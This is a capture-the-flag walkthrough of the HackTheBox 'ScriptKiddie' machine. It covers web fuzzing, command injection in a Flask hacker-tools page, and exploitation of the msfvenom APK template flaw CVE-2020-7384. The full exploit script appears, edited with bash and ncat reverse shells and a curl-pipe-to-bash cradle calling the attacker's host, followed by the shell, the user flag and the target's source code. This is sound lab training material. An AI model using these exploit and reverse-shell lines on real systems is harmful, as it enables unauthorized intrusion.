


# scriptkiddie

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# nmap -sC -sV 10.10.10.226
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 15:13 EDT
Nmap scan report for 10.10.10.226
Host is up (0.060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp  open  http     Werkzeug httpd 0.16.1 (Python 3.8.5)
|_ _http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_ _http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



10.10.10.226:5000

GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChe

## k1d'5 h4ck3r t00l5

### nmap

scan top 100 ports on an ip

ip:

scan

### payloads

venom it up - gen rev tcp meterpreter bins

os: windows

lhost:

template file (optional):

Browse... No file selected.

generate

### sploits

searchsploit FTW

search:

searchsploit

### nmap

scan top 100 ports on an ip

ip:

scan

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 19:22 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).
Not shown: 98 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

## Using Firefox Developer Tools to inspect the page and see its a Python webserver

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
200	POST	10.10.10.226:5000	/	document	html	2.52 KB	2.37 KB					
200	GET	10.10.10.226:5000	hacker.css	stylesheet	css	cached	115.53 KB					
404	GET	10.10.10.226:5000	favicon.ico	FaviconLoader.jsm:16...	html	cached	232 B					

3 requests 118.12 KB / 2.52 KB transferred Finish: 286 ms DOMContentLoaded: 209 ms load: 293 ms

Filter Request Parameters

Form data

ip: "127.0.0.1"  
action: "scan"

Request payload


1 ip=127.0.0.1&action=scan

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# curl -X POST -d 'ip=127.0.0.1&action=scan' 10.10.10.226:5000
<html>
  <head>
    <title>k1d'5 h4ck3r t00l5</title>
    <link href="static/hacker.css" rel="stylesheet">
  </head>
  <body>
    <h1>k1d'5 h4ck3r t00l5</h1>
    <hr/>
    <div style="width: 100%; display: table;">
      <div style="display: table-cell; width: 50%">
        <h2>nmap</h2>
        <h4>scan top 100 ports on an ip</h4>
        <form action="/" method="post">
          <label for="ip">ip: </label>
          <input type="text" id="ip" name="ip"><br/><br/>
          <input type="submit" value="scan" name="action">
        </form>
      </div>
      <div style="display: table-cell; width: 50%">
        <p style="white-space: pre-wrap;">Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 19:30 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000071s latency).
Not shown: 98 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
</p>
        <p class="text-danger" style="white-space: pre-wrap;"></p>
      </div>
    </div>
    <hr/>
    <div style="width: 100%; display: table;">
      <div style="display: table-cell; width: 50%">
        <h2>payloads</h2>
      </div>
    </div>
  </body>
</html>
```

Fuzzing parameters with ffuf to see if anything sticks out  
Ffuf isnt giving expected output, lets send the request to  
BurpSuite to find out we are missing a HTTP Header

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# ffuf -u http://10.10.10.226:5000 -d 'ip=127.0.0.1FUZZ&action=scan' -w /usr/share/seclists/Fuzzing/special-chars.txt -x http://127.0.0.1:8080
```



```
.. Method      : POST
.. URL         : http://10.10.10.226:5000
.. Wordlist     : FUZZ: /usr/share/seclists/Fuzzing/special-chars.txt
.. Data        : ip=127.0.0.1FUZZ&action=scan
.. Follow redirects : false
.. Calibration   : false
.. Proxy       : http://127.0.0.1:8080
.. Timeout     : 10
.. Threads     : 40
.. Matcher     : Response status: 200,204,301,302,307,401,403,405
Fuzz Faster U Fool v1.3.0 Kali Exclusive <3

:: Progress: [32/32] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST / HTTP/1.1
2 Host: 10.10.10.226:5000
3 User-Agent: Fuzz Faster U Fool v1.3.0 Kali Exclusive <3
4 Content-Length: 25
5 Accept-Encoding: gzip, deflate
6 Connection: close
7
8 ip=127.0.0.1~&action=scan

```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```

kld'5 h4ck3r t00l5
</title>
<link href="static/hacker.css" rel="stylesheet">
</head>
<body>
<h1>
kld'5 h4ck3r t00l5
</h1>
<hr/>
<div style="width: 100%; display: table;">
<div style="display: table-cell; width: 50%">
<h2>
nmap
</h2>
<h4>
scan top 100 ports on an ip
</h4>
<form action="/" method="post">
<label for="ip">
ip:
</label>
<input type="text" id="ip" name="ip">
<br/>
<input type="submit" value="scan" name="action">
</form>
</div>
<div style="display: table-cell; width: 50%;">
<p style="white-space: pre-wrap;">
</p>
<p class="text-danger" style="white-space: pre-wrap;">
</p>
</div>

```

if we get rid of ~

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST / HTTP/1.1
2 Host: 10.10.10.226:5000
3 User-Agent: Fuzz Faster U Fool v1.3.0 Kali Exclusive <3
4 Content-Length: 24
5 Accept-Encoding: gzip, deflate
6 Connection: close
7
8 ip=127.0.0.1&action=scan

```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```

4 Server: Werkzeug/0.16.1 Python/3.8.5
5 Date: Sun, 06 Jun 2021 19:38:58 GMT
6
7 <html>
8 <head>
9 <title>
kld'5 h4ck3r t00l5
</title>
<link href="static/hacker.css" rel="stylesheet">
</head>
<body>
<h1>
kld'5 h4ck3r t00l5
</h1>
<hr/>
<div style="width: 100%; display: table;">
<div style="display: table-cell; width: 50%">
<h2>
nmap
</h2>
<h4>
scan top 100 ports on an ip
</h4>
<form action="/" method="post">
<label for="ip">
ip:
</label>
<input type="text" id="ip" name="ip">
<br/>
<input type="submit" value="scan" name="action">
</form>
</div>

```

let's intercept the request from the browser to see where is the problem

the problem is in the content-type is missing

Request

Raw

Params

Headers

Hex

Pretty

Raw

ln

Actions

```

1 POST / HTTP/1.1
2 Host: 10.10.10.226:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://10.10.10.226:5000
10 Connection: close
11 Referer: http://10.10.10.226:5000/
12 Upgrade-Insecure-Requests: 1
13
14 ip=127.0.0.1&action=scan

```

Response

Raw

Headers

Hex

Pretty

Raw

Render

ln

Actions

```

15 <div style="width: 100%; display: table;">
16 <div style="display: table-cell; width: 50%">
17 <h2>
18 nmap
19 </h2>
20 <h4>
21 scan top 100 ports on an ip
22 </h4>
23 <form action="/" method="post">
24 <label for="ip">
25 ip:
26 </label>
27 <input type="text" id="ip" name="ip">
28 <br/>
29 <br/>
30 <input type="submit" value="scan" name="action">
31 </form>
32 </div>
33 <div style="display: table-cell; width: 50%;">
34 <p style="white-space: pre-wrap;">
35 Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 19:40 UTC
36 Nmap scan report for localhost (127.0.0.1)
37 Host is up (0.000059s latency).
38 Not shown: 98 closed ports
39 PORT      STATE SERVICE
40 22/tcp    open  ssh
41 5000/tcp  open  upnp

```

## Adding the Content-Type header to ffuf and finally fuzzing special characters

(root@kali)~[/Documents/htb/boxes/scriptkiddie]

# ffuf -u http://10.10.10.226:5000 -d 'ip=127.0.0.1FUZZ&action=scan' -w /usr/share/seclists/Fuzzing/special-chars.txt -H 'Content-Type: application/x-www-form-urlencoded' -fw 115



v1.3.0 Kali Exclusive <3

```

:: Method      : POST
:: URL         : http://10.10.10.226:5000
:: Wordlist    : FUZZ: /usr/share/seclists/Fuzzing/special-chars.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : ip=127.0.0.1FUZZ&action=scan
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response words: 115

```

5 [Status: 200, Size: 2423, Words: 161, Lines: 76]

:: Progress: [32/32] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

is a valid post request

```
9 ip=127.0.0.1&&action=scan
```

sploits

searchsploit FTW

search:

searchsploit

## Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 POST / HTTP/1.1
2 Host: 10.10.10.226:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://10.10.10.226:5000
10 Connection: close
11 Referer: http://10.10.10.226:5000/
12 Upgrade-Insecure-Requests: 1
13
14 search=blabla&action=searchsploit
```

```
66 <div style="display: table-cell; width: 50%;">
67   <p style="white-space: pre;">
68     .....
69     Exploit Title | Path
70     .....
71     BlaBla 4U - Multiple Cross-Site Scripting Vulnerabilities | asp/webapps/28385.txt
72     .....
73     Shellcodes: No Results
74     Papers: No Results
75   </p>
76   <p class="text-danger">
77     </p>
78 </div>
79 <div>
80 <dv>
```

# payloads

venom it up - gen rev tcp meterpreter bins

os: windows

lhost: 127.0.0.1;whoami

template file (optional):

Browse...

No file selected.

generate

## Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 POST / HTTP/1.1
2 Host: 10.10.10.226:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----182575816342246729251312773546
8 Content-Length: 592
9 Origin: http://10.10.10.226:5000
10 Connection: close
11 Referer: http://10.10.10.226:5000/
12 Upgrade-Insecure-Requests: 1
13
14 -----182575816342246729251312773546
15 Content-Disposition: form-data; name="os"
16
17 windows
18 -----182575816342246729251312773546
19 Content-Disposition: form-data; name="lhost"
20
21 127.0.0.1;whoami
22 -----182575816342246729251312773546
23 Content-Disposition: form-data; name="template"; filename=""
24 Content-Type: application/octet-stream
25
26 -----182575816342246729251312773546
27 Content-Disposition: form-data; name="action"
28
29 generate
30 -----182575816342246729251312773546--
```

## Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
42 </br/>
43 <label for="lhost">
  lhost:
</label>
44 <input type="text" id="lhost" name="lhost">
45 <br/>
46 <label for="template">
  template file (optional):
47 </label>
48 <input type="file" id="template" name="template">
49 <br/>
50 <input type="submit" value="generate" name="action">
51 </form>
52 </div>
53 <div style="display: table-cell; width: 50%;">
54
55 <p class="text-danger" style="white-space: pre-wrap;">
  invalid lhost ip
56 </p>
57 </div>
58 </div>
59 <hr/>
60 <div style="width: 100%; display: table;">
61 <div style="display: table-cell; width: 50%;">
62   <h2>
63     exploits
64   </h2>
65   <h4>
66     searchsploit FTW
67   </h4>
```

There is a MSFVenom CVE and it looks like the webpage uses MSFVenom

```
(root@kali) ~ - [Documents/htb/boxes/scriptkiddie]
# searchsploit msfvenom
```

Exploit Title	Path
Metasploit Framework 6.0.11 - msfvenom APK template command injection	multiple/local/49491.py
Shellcodes: No Results	
Papers: No Results	



```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# cat 49491.py
# Exploit Title: Metasploit Framework 6.0.11 - msfvenom APK template command injection
# Exploit Author: Justin Steven
# Vendor Homepage: https://www.metasploit.com/
# Software Link: https://www.metasploit.com/
# Version: Metasploit Framework 6.0.11 and Metasploit Pro 4.18.0
# CVE : CVE-2020-7384

#!/usr/bin/env python3
import subprocess
import tempfile
import os
from base64 import b64encode

# Change me
payload = 'echo "Code execution as ${id}" > /tmp/win'

# b64encode to avoid badchars (keytool is picky)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | sh #'

print(f"[+] Manufacturing evil apkfile")
print(f"Payload: {payload}")
print(f"-dname: {dname}")

tmpdir = tempfile.mkdtemp()
apk_file = os.path.join(tmpdir, "evil.apk")
empty_file = os.path.join(tmpdir, "empty")
keystore_file = os.path.join(tmpdir, "signing.keystore")
storepass = keypass = "password"
key_alias = "signing.key"

# Touch empty_file
open(empty_file, "w").close()

# Create apk_file
subprocess.check_call(["zip", "-j", apk_file, empty_file])

# Generate signing key with malicious -dname
subprocess.check_call(["keytool", "-genkey", "-keystore", keystore_file, "-alias", key_alias, "-storepass", storepass,
    "-keypass", keypass, "-keyalg", "RSA", "-keysize", "2048", "-dname", dname])

# Sign APK using our malicious dname
subprocess.check_call(["jarsigner", "-sigalg", "SHA1withRSA", "-digestalg", "SHA1", "-keystore", keystore_file,
    "-storepass", storepass, "-keypass", keypass, apk_file, key_alias])

print()
print(f"[+] Done! apkfile is at {apk_file}")
print(f"Do: msfvenom -x {apk_file} -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null")
```

Editing the MSFVenom exploit to place a reverse shell but the exploit keeps failing

```
# Change me
payload = 'bash -i >& /dev/tcp/10.10.14.23/9001 0>&1|'

# b64encode to avoid badchars (keytool is picky)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | bash #'"
```

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# python3 49491.py
[+] Manufacturing evil apkfile
Payload: bash -i >& /dev/tcp/10.10.14.23/9001 0>&1|
-dname: CN='|echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMy85MDAxIDA+JjE= | base64 -d | bash #

adding: empty (stored 0%)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
keytool error: java.io.IOException: Incorrect AVA format
Traceback (most recent call last):
  File "/Documents/htb/boxes/scriptkiddie/49491.py", line 40, in <module>
    subprocess.check_call(["keytool", "-genkey", "-keystore", keystore_file, "-alias", key_alias, "-storepass", storepass,
  File "/usr/lib/python3.9/subprocess.py", line 373, in check_call
    raise CalledProcessError(retcode, cmd)
subprocess.CalledProcessError: Command '['keytool', '-genkey', '-keystore', '/tmp/tmpff9tqha3/signing.keystore', '-alias', 'signing.key', '-storepass', 'password', '-keypass', 'password', '-keyalg', 'RSA', '-keysize', '2048', '-dname', 'CN='|echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMy85MDAxIDA+JjE= | base64 -d | bash #']' returned non-zero exit status 1.
```



bash doesn't exist in the box, let's try netcat

```
# Change me
payload = 'ncat -e /bin/sh 10.10.14.23 9001|'
```

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# python3 49491.py
[+] Manufacturing evil apkfile
Payload: ncat -e /bin/sh 10.10.14.23 9001
-dname: CN=|echo bmNhdCAtZSAvYmluL3NoIDewLjEwLjE0LjIzIDkwMDE= | base64 -d | bash #
adding: empty (stored 0%)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
jar signed.
Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a future update.
POSIX file permission and/or symlink attributes detected. These attributes are ignored when signing and are not protected by the signature.
[+] Done! apkfile is at /tmp/tmp_ebpisf4/evil.apk
Do: msfvenom -x /tmp/tmp_ebpisf4/evil.apk -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null
```

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# cp /tmp/tmp_ebpisf4/evil.apk .
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a future update.
[+] Done! apkfile is at /tmp/tmp_ebpisf4/evil.apk
Do: msfvenom -x /tmp/tmp_ebpisf4/evil.apk -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null
```

payloads

venom it up - gen rev tcp meterpreter bins

os:

lhost:

template file (optional):

get nothing , maybe ncat isnt in the box

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# nc -nlvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
```

Using curl to test the RCE

```
# Change me
payload = 'curl 10.10.14.23:8000'
```

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# python3 49491.py
[+] Manufacturing evil apkfile
Payload: curl 10.10.14.23:8000
-dname: CN='|echo Y3VyYCAxMC4xMC4xNC4yMzo4MDAw | base64 -d | bash #
adding: empty (stored 0%)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a future update.
POSIX file permission and/or symlink attributes detected. These attributes are ignored when signing and are not protected by the signature.

[+] Done! apkfile is at /tmp/tmpsfwlvoqo/evil.apk
Do: msfvenom -x /tmp/tmpsfwlvoqo/evil.apk -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null
```

## payloads

venom it up - gen rev tcp meterpreter bins

os:

lhost:

template file (optional):

Something went wrong

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# nc -nlvp 8000
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.10.10.226.
Ncat: Connection from 10.10.10.226:48906.
GET / HTTP/1.1
Host: 10.10.14.23:8000
User-Agent: curl/7.68.0
Accept: */*
```

Validated we have RCE, building out a web cradle with our curl to execute code

```
# Change me
payload = 'curl 10.10.14.23:8000/shell.sh | bash'
```

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# python3 49491.py
[+] Manufacturing evil apkfile
Payload: curl 10.10.14.23:8000/shell.sh | bash
-dname: CN='|echo Y3VyYbCAxMC4xMC4xNC4yMzo4MDAwL3NoZWxsLnNoIHwgYmFzaA== | base64 -d | bash #
adding: empty (stored 0%)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a future update.
POSIX file permission and/or symlink attributes detected. These attributes are ignored when signing and are not protected by the signature.

[+] Done! apkfile is at /tmp/tmp1f2t957e/evil.apk
Do: msfvenom -x /tmp/tmp1f2t957e/evil.apk -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null
```

```
shell.sh x
1 bash -i >& /dev/tcp/10.10.14.23/9001 0>&1
2
```

# payloads

venom it up - gen rev tcp meterpreter bins

os:

lhost:

template file (optional):

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.226 - - [06/Jun/2021 16:54:11] "GET /shell.sh HTTP/1.1" 200 -
```

```
(root@kali)-[/Documents/htb/boxes/scriptkiddie]
# nc -nlvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.226.
Ncat: Connection from 10.10.10.226:51722.
bash: cannot set terminal process group (900): Inappropriate ioctl for device
bash: no job control in this shell
kid@scriptkiddie:~/html$ id
id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
```

```
kid@scriptkiddie:~$ ls -al
total 60
drwxr-xr-x 11 kid  kid  4096 Feb  3 11:49 .
drwxr-xr-x  4 root root  4096 Feb  3 07:40 ..
lrwxrwxrwx  1 root kid    9 Jan  5 20:31 .bash_history -> /dev/null
-rw-r--r--  1 kid  kid   220 Feb 25  2020 .bash_logout
-rw-r--r--  1 kid  kid  3771 Feb 25  2020 .bashrc
drwxrwxr-x  3 kid  kid  4096 Feb  3 07:40 .bundle
drwx----- 2 kid  kid  4096 Feb  3 07:40 .cache
drwx----- 4 kid  kid  4096 Feb  3 11:49 .gnupg
drwxrwxr-x  3 kid  kid  4096 Feb  3 07:40 .local
drwxr-xr-x  9 kid  kid  4096 Feb  3 07:40 .msf4
-rw-r--r--  1 kid  kid   807 Feb 25  2020 .profile
drwx----- 2 kid  kid  4096 Feb 10 16:11 .ssh
-rw-r--r--  1 kid  kid    70 Jan  5 11:10 .sudo_as_admin_successful
drwxrwxr-x  5 kid  kid  4096 Feb  3 11:03 html
drwxrwxrwx  2 kid  kid  4096 Feb  3 07:40 logs
drwxr-xr-x  3 kid  kid  4096 Feb  3 11:48 snap
-r-----  1 kid  kid    33 Jun  6 19:17 user.txt
```

```
kid@scriptkiddie:~$ cat user.txt
cat user.txt
ab8d6fce4fb3ab53405f13aa6e30621c
```

```
kid@scriptkiddie:~$ sudo -l
[sudo] password for kid:
Sorry, try again.
```

we need a password for kid

```
kid@scriptkiddie:~/html$ grep -Ri password .
```

there is no database here


```
kid@scriptkiddie:~/html$ grep -Ri logs .
./app.py:         with open('/home/kid/logs/hackers', 'a') as f:
```

```
kid@scriptkiddie:~/html$ cat app.py
```

```
regex_ip = re.compile(r'^(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$')
regex_alphanum = re.compile(r'^[A-Za-z0-9 \.]+$')
OS_2_EXT = {'windows': 'exe', 'linux': 'elf', 'android': 'apk'}
```

```
def searchsploit(text, srcip):
    if regex_alphanum.match(text):
        result = subprocess.check_output(['searchsploit', '--color', text])
        return render_template('index.html', searchsploit=result.decode('UTF-8', 'ignore'))
    else:
        with open('/home/kid/logs/hackers', 'a') as f:
            f.write(f'[{datetime.datetime.now()}] {srcip}\n')
        return render_template('index.html', sserror="stop hacking me - well hack you back")
```

if we put something that is not alphanumeric it should write to that log file



```
kid@scriptkiddie:~/logs$ tail -f hackers
[2021-06-06 21:24:40.186763] 10.10.14.23
tail: hackers: file truncated
```

we gonna run pspy


```
kid@scriptkiddie:~/logs$ cd /dev/shm/
kid@scriptkiddie:/dev/shm$ curl 10.10.14.23:8000/pspy64s -o pspy64s
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1129k  100 1129k    0     0  534k      0  0:00:02  0:00:02 --:--:--  534k
kid@scriptkiddie:/dev/shm$ ls
multipath  pspy64s
```

```
kid@scriptkiddie:/dev/shm$ chmod +x pspy64s
kid@scriptkiddie:/dev/shm$ ./pspy64s
